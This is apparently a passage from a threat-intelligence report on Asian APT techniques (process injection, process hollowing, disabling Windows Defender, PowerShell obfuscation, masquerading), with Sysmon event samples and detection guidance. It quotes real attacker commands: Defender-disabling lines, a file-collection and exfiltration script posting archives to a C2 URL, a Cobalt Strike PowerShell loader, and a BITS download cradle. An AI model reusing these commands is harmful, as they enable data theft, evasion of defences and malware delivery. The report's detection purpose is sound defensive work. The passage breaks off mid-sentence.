Figure 47 CreateRemoteThread event during injection into explorer.exe




```
CreateRemoteThread detected:
RuleName: Attack=T1055.001,Technique=Process Injection: Dynamic-link Library Injection,Tactic=Defense Evasion,DS=Process: Process Modification,Level=3,Alert=LoadLibrary DLL
Injection,Risk=70
UtcTime: 2023-04-27 11:24:16.444
SourceProcessGuid: {af860856-5b60-644a-b500-000000000600}
SourceProcessId: 8668
SourceImage: C:\Users\userlocal\Desktop\DLLInjection.exe
TargetProcessGuid: {af860856-5b31-644a-5f00-000000000600}
TargetProcessId: 784
TargetImage: C:\Windows\explorer.exe
NewThreadId: 8676
StartAddress: 0x00007FFCFC6F0C50
StartModule: C:\Windows\System32\KERNEL32.DLL
StartFunction: LoadLibraryA
SourceUser: DESKTOP-5ANFFEB\userlocal
TargetUser: DESKTOP-5ANFFEB\userlocal
```

7

The thread begins execution in the target process starting with the LoadLibrary function, which loads the attacker's DLL into the address space of the process. After injection into the address space of the target process, the code is executed within the DllMain function of the loaded library.

This step is reported in Sysmon Event 7 (Image loaded).

Figure 48 Image Loaded event during injection into svchost.exe



```
Image loaded:
RuleName: Attack=None,Technique=None,Tactic=None,DS=Module: Module Load,Level=0,Desc=SVCHost loading Unsigned DLL
UtcTime: 2023-04-27 12:18:36.398
ProcessGuid: {af860856-5c13-644a-3900-000000000700}
ProcessId: 2372
Image: C:\Windows\System32\svchost.exe
ImageLoaded: C:\Temp\EvilDll.dll
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
Hashes: SHA1=C4FC64D7E96C4F6324AE50A34C3D9B3F370F1CEC,MD5=E64C2A6AF7384FD0BB92C1CD3F7643E6,SHA256=
79229B1B35ECF174726CF7F35DCD0786CC5059C56FC6345F6CEE927223A30857,IMPHASH=DD8360C3D63EAAB519DAC601415E6A25
Signed: false
Signature: -
SignatureStatus: Unavailable
```

Also watch out for situations in which the access token of the attacker's process has the SeDebugPrivilege in the enabled state. In this case, the attacker's process can gain any access to the virtual address space of the target process (step 1). This way, the Process Injection technique can also help elevate privileges in the system.

When UAC is enabled, the SeDebugPrivilege can reside only in a token whose Integrity Level is High or better.

Detection

Let's examine the approaches to detecting Process Injection by dividing this technique into several subtechniques. For example, the Process Injection subtechnique examined in this section is called Dynamic-link Library Injection. It typically includes the following WinAPI sequence: **[OpenProcess ›] VirtualAllocEx › WriteProcessMemory › CreateRemoteThread.**

In addition to the WinAPI, host telemetry (Win Events, Sysmon) may also serve as the basis for detecting this subtechnique. Event 7 (Image Loaded) and Event 8 (CreateRemoteThread) can be used to create correlation rules:

- Injecting a DLL using LoadLibrary()
- Creating a remote thread in a critical Windows process

Event source	Log	Event ID
Sysmon	Sysmon	7, 8

SIGMA rules

- Sigma-Generic-Dynamic-link Library Injection via LoadLibrary
- Sigma-Generic-Remote Thread creation to critical Windows process

Process Injection: Process Hollowing T1055.012

Basic description

The most popular way to implement Process Injection among Asian APT groups is Process Hollowing. This type of code injection relies on the capability to create a process in the suspended state. After a process is created, the executable file image in the address space of the process is unmapped and the attacker's executable file image is written in its place. After the signal to continue execution (WinAPI ResumeThread), the process executes the rewritten image beginning with the entry point that was written to the EAX register.

Security solutions often scan the executable file of a process before the process is started. This means that they have already concluded whether a process is "harmless" or not before the process is created, even if it is created in the suspended state. This helps attackers remain undetected for a longer period of time.

The Process Hollowing mechanism can be described as follows:

1

The attacker creates a process in the suspended state. To do so, the value CREATE_SUSPENDED (0x00000004) is passed in the **dwCreationFlags** parameter to the CreateProcess function.

2

Then the attacker unmaps the image of the original executable file. The Native API function **NtUnmapViewOfSection** is normally used for this purpose. The arguments passed to this function include the handle of the process intended for unmapping and the address of the original executable file image that the attacker receives from the Process Environment Block (PEB).

3

Then memory is allocated for the new executable file in the target process, often by using the **VirtualAllocEx** function. The address of the image obtained at step 2 is passed to this function in the **lpAddress** parameter.

4

Then the attacker's executable file image is written to the address space of the process.
The **WriteProcessMemory** function is often used for this purpose.

5

After successfully writing the image to the virtual address space of the target process, the attacker modifies the thread context in the image by writing the EntryPoint value of the new executable file to the EAX register. This may be done by using the **GetThreadContext** and **SetThreadContext** WinAPI functions, and by writing instructions to switch to execution of the written payload (for example, using jmp instructions).

6

As the last step, the attacker resumes thread execution, often by using the **ResumeThread** API function.

Examples of procedures

Example 1

Asian APT groups regularly use the Process Hollowing technique, and C:\Windows\System32\svchost.exe is often the process image that they run.

For example, in a campaign targeting a government entity in Vietnam, an Asian APT group started the svchost.exe process in the suspended state and attempted to write malicious code to its address space.

Example 2

In another campaign targeting organizations in Indonesia, attackers also attempted to start the process **C:\Windows\System32\svchost.exe** in the suspended state. In this case, the infected process c:\windows\help\help\meupdate.exe served as the parent process.

Example 3


APT groups predominantly choose legitimate processes as their target processes. In addition to svchost.exe, we also observed the wusa.exe process being used like in the attack targeting Malaysia.

```
Parent_image_path: C:\Program Files\Common Files\VLCMedia\vlc.exe
Image_path: C:\Windows\System32\wusa.exe
```

Detection

Use of the Process Hollowing technique can be detected based on the Process Tampering event of the Sysmon monitoring agent. This event occurs when the executable file image in the address space of a process is changed.

Figure 49 Event Symson: Process Tampering



```
Process Tampering:
RuleName: -
UtcTime: 2023-09-07 16:57:52.538
ProcessGuid: {e7aa1bda-0110-64fa-8b91-000000000500}
ProcessId: 7108
Image: C:\Windows\System32\svchost.exe
Type: Image is replaced
```

This event often occurs when browsers are running, which should be taken into consideration when writing correlation rules.

You can also distinguish and detect certain patterns, and thereby significantly reduce the attack surface for attackers.

Here is an example approach that can be used to create appropriate detection logic. Here is the normal Windows behavior related to the svchost.exe process:

1

The svchost.exe image is located in the directory **%WINDIR%\System32**

2

Only the **services.exe** process can serve as the parent process of the svchost.exe process

3

The command line of the svchost.exe process will always match the template: svchost.exe -k [COMMAND]

Although any disruption of "normal" behavior can be viewed as potentially malicious activity, some company-specific software or environments may result in false positives.

The detection logic can be expanded by writing detection rules for anomalous behavior related to other processes in addition to svchost.exe.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 25

SIGMA rules

- Sigma-Generic-Executing File Named as System Tool in Unusual Directory
- Sigma-Generic-Anomaly in the Windows Critical Process Tree
- Sigma-Generic-Shell Creation by Critical Windows Process
- Sigma-Generic-Svchost.exe Start with no Standard Parameters
- Sigma-Generic-Rundll32 Start with no Standard Parameters
- Sigma-Generic-Process Hollowing

Impair Defenses: Disable or Modify Tools T1562.001

Basic description

Asian APT groups often attempt to disable specific security solutions(such as active scanning of files by Windows Defender) that hinder their intended malicious activity. To disable security measures, APT groups use various means such as tools specially created for this purpose, registry changes, PowerShell, LOLBAS, and others.

Attackers also often use legitimate and signed vulnerable drivers to disable protection mechanisms from kernel mode. This type of attack was named BYOVD (Bring Your Own Vulnerable Driver). In this case, attackers install a driver with known vulnerabilities in the target system, then exploit those vulnerabilities to execute code in kernel mode.

Examples of procedures

Example 1

In an attack that we observed, an Asian APT group used PowerShell to disable the real-time monitoring option in Windows Defender:

```
PowerShell -exec bypass -command Set-MpPreference -DisableRealtimeMonitoring $True
PowerShell -exec bypass -command Get-MpPreference
```

Example 2

The attackers used PowerShell to add their malicious files to Windows Defender exclusions:

```
"$windir\$system32\WindowsPowerShell\v1.0\PowerShell.exe" Add-MpPreference -ExclusionPath
"$user\$appdata\htOTEVF.exe"
```

Detection

To detect disabling of the security solutions, you can look for process termination events and/or service state change events. In this case, you need to analyze any termination of processes of security solutions while disregarding cases in which a process was disabled for reasons unrelated to a potential attack (for example, if a specific security tool was restarted).

Procedures that exploit vulnerable drivers are difficult to detect. However, you can look for driver loading events that contain a driver file hash. If a driver hash is on the list of vulnerable drivers that are exploited by attackers, you must investigate the origin of that file. This list can be compiled using multiple sources, for example, loldrivers[10].

Another detection approach is to look for events involving process creation and execution of PowerShell script blocks.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 6, 13
PowerShell	Microsoft-Windows-PowerShell/ Operational	4103, 4104

SIGMA rules

- Sigma-Generic-Disabling Critical Service
- Sigma-Generic-Disabling SmartScreen Protection via Registry
- Sigma-Generic-Disabling Windows Defender via Dism
- Sigma-Generic-Disabling Windows Defender via Registry
- Sigma-Generic-Windows Defender Exclusions Modification via Registry
- Sigma-Generic-Windows Defender Modification via PowerShell

[10] **loldrivers**

Learn more

Obfuscated Files or Information T1027

Basic description

To bypass security solutions, attackers employ obfuscation. Obfuscation is a process of confusing and complicating. APT actors use various methods to obfuscate the contents of their malicious files. For example, they can encrypt or compress them, obfuscate their code, rename variables or functions to conceal their purpose, and insert unintelligible code or comments to hinder analysis.

When executing commands in the Windows command line or PowerShell , attackers often try to conceal the execution of malicious commands. Actors replace actual commands with obfuscated versions using a combination of special characters. Attackers also use scripts to make it more difficult to track specific executable commands, and these scripts can also be additionally obfuscated.

Methods for obfuscating the PowerShell command line employed by Asian APT groups:

1

Base64 encoding. Attackers often use Base64 for obfuscation. Hackers decode their Base64-encoded command line while executing a command by using the "-EncodedCommand" parameter or the FromBase64String method, for example:

```
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($base64_command))
```

2

Escape characters:

```
a. i`w`r
b. i’w’r
c. i”w”r
```

Here iwr is an alias of the Invoke-WebRequest command.

3

String concatenation. This method consists of breaking up PowerShell commands into multiple strings that will not set off alerts in security products, and then re-combining them when they are executed.

```
$s1 = “Invoke”
$s2 = “-Web”
$s3 = “Request”
$command = $s1 + $s2 + $s3
& $command
```


Examples of procedures

Let's examine some different procedures encountered among Asian APT groups and analyze their obfuscation.

Example 1


In the incident in Pakistan that we examined, the APT group used custom-written PowerShell scripts. One script was used to collect data on the system, while the second script was used for data exfiltration:

Figure 50 Custom PowerShell Script (1)



```
$computername = hostname;
New-Item 'c:\windows\help\windowstemp' -type directory -force;
$today = Get-Date;
$yestoday = $today.AddDays(-1);
$stime = $yestoday.ToString('MM/dd/yyyy 12:00');
$etime = $today.ToString('MM/dd/yyyy 12:00');
$ewsst = $yestoday.ToString('yyyyMMdd1200');
$ewset = $today.ToString('MMdd');
$fmat='*.txt','*.rtf','*.pdf','*.ppt','*.pptx','*,doc','*.docx','*.csv','*xlsx','*.xls','*.vsd','*.pst','*.eml','*.jpg','
$i='c:\users\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='d:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='e:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='f:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
start-sleep -seconds 30;
c:\windows\system32\Rar.exe a -r -ep1 -v10m -pa@a12*!a147 -m5 -s -ibck c:\windows\help\windowstemp\$ewset$computername.ra
start-sleep -seconds 30;
powershell -enc "JABwAGEAdABoACAAPQAgACIAYwA6AFwAdwBpAG4AZABvAHcAcwBcAGgAZQBsAHAAXAB3AGkAbgBkAG8AdwBzAHQAZQBtAHAAXAAiADs
start-sleep -seconds 30;
Remove-Item  -Recurse -Force c:\windows\help\windowstemp\;
```

Figure 51 Custom PowerShell Script (2)



```
$path = "c:\windows\help\windowstemp\";
$filter = "*.rar";
$URL = 'https://www.apple-cart.com:443/76ee3de97a1b8b903319b7c013d8c877';
$UPLOAD_PASSPORT = "764347f4146f0d361070ddf1e680beca";
1 reference
class TrustAllCertsPolicy:System.Net.ICertificatePolicy
{
    [bool] CheckValidationResult(
        [System.Net.ServicePoint] $a,
        [System.Security.Cryptography.X509Certificates.X509Certificate] $b,
        [System.Net.WebRequest] $c,
        [int] $d)
        {
            return $true;
        }
}
[System.Net.ServicePointManager]::CertificatePolicy = [TrustAllCertsPolicy]::new();
$files = Get-ChildItem -Path $path -Filter $filter -Force;
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
foreach ($singleFile in $files)
{
    $fileName=$singleFile.Name;
    $filePath=$singleFile.FullName;
    $fileBytes=[System.IO.File]::ReadAllBytes($filePath);
    $fileEnc=[System.Text.Encoding]::GetEncoding('ISO-8859-1').GetString($fileBytes);
    $boundary=[System.Guid]::NewGuid().ToString();
    $LF="`r`n";
    $bodyLines=("--$boundary","Content-Disposition: form-data; name=`"file`"; filename=`"$fileName`"","Content-Type
    $headers=@{'Upload-Passport'=$UPLOAD_PASSPORT;};
    $response=Invoke-RestMethod -Uri $URL -Method Post -Headers $headers -ContentType "multipart/form-data; boundar
    Write-Host "$fileName : $response";
```

The second script was encoded in Base64. It was decoded and executed by the first script. The contents of the first script were also encoded into one Base64 string and were saved to a file in a temporary directory.

```
$temp\Err_36d96944_6318.log
```

To run the script, the operator added the following task to the Task Scheduler:

```
$system32\WindowsPowerShell\v1.0\PowerShell.EXE -c
"$ctnt=Get-Content $temp\Err_36d96944_6318.log;PowerShell -enc $ctnt;"
```

Here, the contents of the $temp\Err_36d96944_6318.log file containing the encoded script are written to the $ctnt variable. Then PowerShell decodes the Base64 encoding by using the truncated parameter -enc from -EncodedCommand and runs the script.

Example 2

In an attack targeting Indonesia, we observed the following example of obfuscation. The executable file used for the service was cmd.exe with parameters for running a script in PowerShell. This script contained Cobalt Strike in the form of binary (shell) code with a size of ~100 bytes, was executed in the context of the PowerShell process, and used the Win32 API.

```
"C:\Windows\system32\cmd.exe /b /c start /b /min PowerShell.exe -nop -w hidden -noni -c
"if([IntPtr]::Size -eq 4){$b=$env:windir+

'\sysnative\WindowsPowerShell\v1.0\PowerShell.exe'}else{$b='PowerShell.exe'};$s=New-
Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop
-w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.
Convert]::FromBase64String(''H4sIAIKCBWACA7VWa2+

bSBT9nEj5D6iyZFAcP5I0bSJVWsY2McR2jYIxbK+1IjDA1MMjMDgm3f73vYMhTbdp....

'))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';
$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;
$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"
```

Example 3

As another example of obfuscation, GoogleUpdate.exe extracts a second-stage "Stowaway" implant by executing the following:

```
PowerShell "Start-BitsTransfer -Source hxxp://security.lomiasecure[.]net/crx/node.txt -
Destination C:\\Users\\public\\node.txt -transfertype download"
PowerShell if($InputString = Get-Content 'C:\\Users\\public\\node.txt'){
[System.IO.File]::WriteAllBytes('C:\\Users\\public\\node.exe',
[System.Convert]::FromBase64String($InputString))}
```

The sample uses BITS Jobs to access the C2 and download the text file node.txt, which is converted into an executable file named node.exe (MD5: 344edbebb97ed8dfe79805a721b4048b).

Detection

Several methods are employed to detect obfuscation. One way is to determine the entropy value, which is a measure of data uncertainty. When data compression or encryption algorithms are applied, the frequencies of occurrence of bytes are redistributed and entropy increases.

Some PowerShell obfuscation methods can be detected based on patterns in the command line:

- Use of the EncodedCommand parameter and its truncated versions
- Use of various encryption and compression methods in PowerShell:

```
FromBase64String()
GZipStream
Decompress
```

- Multiple use of escape characters:

```
IN`V`o`Ke-eXp`ResSIOn (Ne`W-ob`ject Net.WebClient).DownloadString
```

- Combination of line concatenation usage patterns:

```
&('In'+'voke-Expressi'+'o'+'n') (.('New-Ob'+'jec'+'t') Net.WebClient).DownloadString
&("{2}{3}{0}{4}{1}"-f 'e','Expression','I','nvok','-') (&("{0}{1}{2}"-f'N','ew-O','bject') Net.WebClient).
DownloadString
```

- Commands written in reverse; variants of commands written in reverse should be added to detection rules for suspicious PowerShell commands:

```
daolnwoD (Download)
tneilCbeW (WebClient)
```

PowerShell is a very powerful tool that enables attackers to modify the appearance of the command line used to start a process so that analysts will have a very difficult time identifying command execution. attackers are always inventing new obfuscation techniques. New obfuscation methods are continually under development; therefore, you should regularly revise and update SIEM detection rules to keep up with attackers and improve your level of security.

Log	Event ID
Security	4688
Microsoft-Windows-PowerShell/Operational	4103, 4104
Sysmon	1

SIGMA rules

- Sigma-Generic-Encoded/decoded PowerShell Code Execution (ps_script)
- Sigma-Generic-Obfuscation via Escape Characters in Command Line
- Sigma-Generic-XOR-ed PowerShell Command
- Sigma-Generic-XOR-ed PowerShell Command (ps_script)

Masquerading T1036

Basic description

The Masquerading T1036 technique is the simplest in terms of understanding how it works and how to detect it. Despite its simplicity, it is an extremely reliable indicator of an attacker's presence in an infrastructure. This technique is one of the methods used by Asian APT groups to conceal their activity and bypass various security mechanisms. It involves the use of legitimate processes, files, or commands to disguise malicious activity as normal operations or legitimate applications. An attacker may resort to using already familiar names of processes in the operating system, creating files with legitimate names in shared directories, and starting services with well-known names of processes and descriptions.

After analyzing dozens of incidents throughout the world, we compiled a list of the most frequently used directories where Asian APT groups dropped their executable files during an attack.

The following directories (sorted by popularity) are encountered in the overwhelming majority of cases:

- C:\Windows\Temp
- C:\Windows\tasks
- C:\Windows\help
- C:\Windows\help\help
- C:\Intel
- C:\intel\logs
- C:\perflogs
- C:\system

We recommend paying close attention to these directories to identify any instances of unfamiliar processes or user accounts creating executable files in these directories.

In the overwhelming majority of observed cases that implemented the technique known as Hijack Execution Flow: DLL Side-Loading T1574.002, the perpetrator attempts to drop a legitimate executable file and malicious library into the following paths:

- C:\Program Files
- C:\ProgramData


In this case, it can be rather difficult to track the creation of all executable files in these directories because they store a large amount of legitimate software in the operating system. The best option would be to profile the software that is allowed and installed on computers in your domain. Asian APT groups often prefer to masquerade as various IT security products, for example:

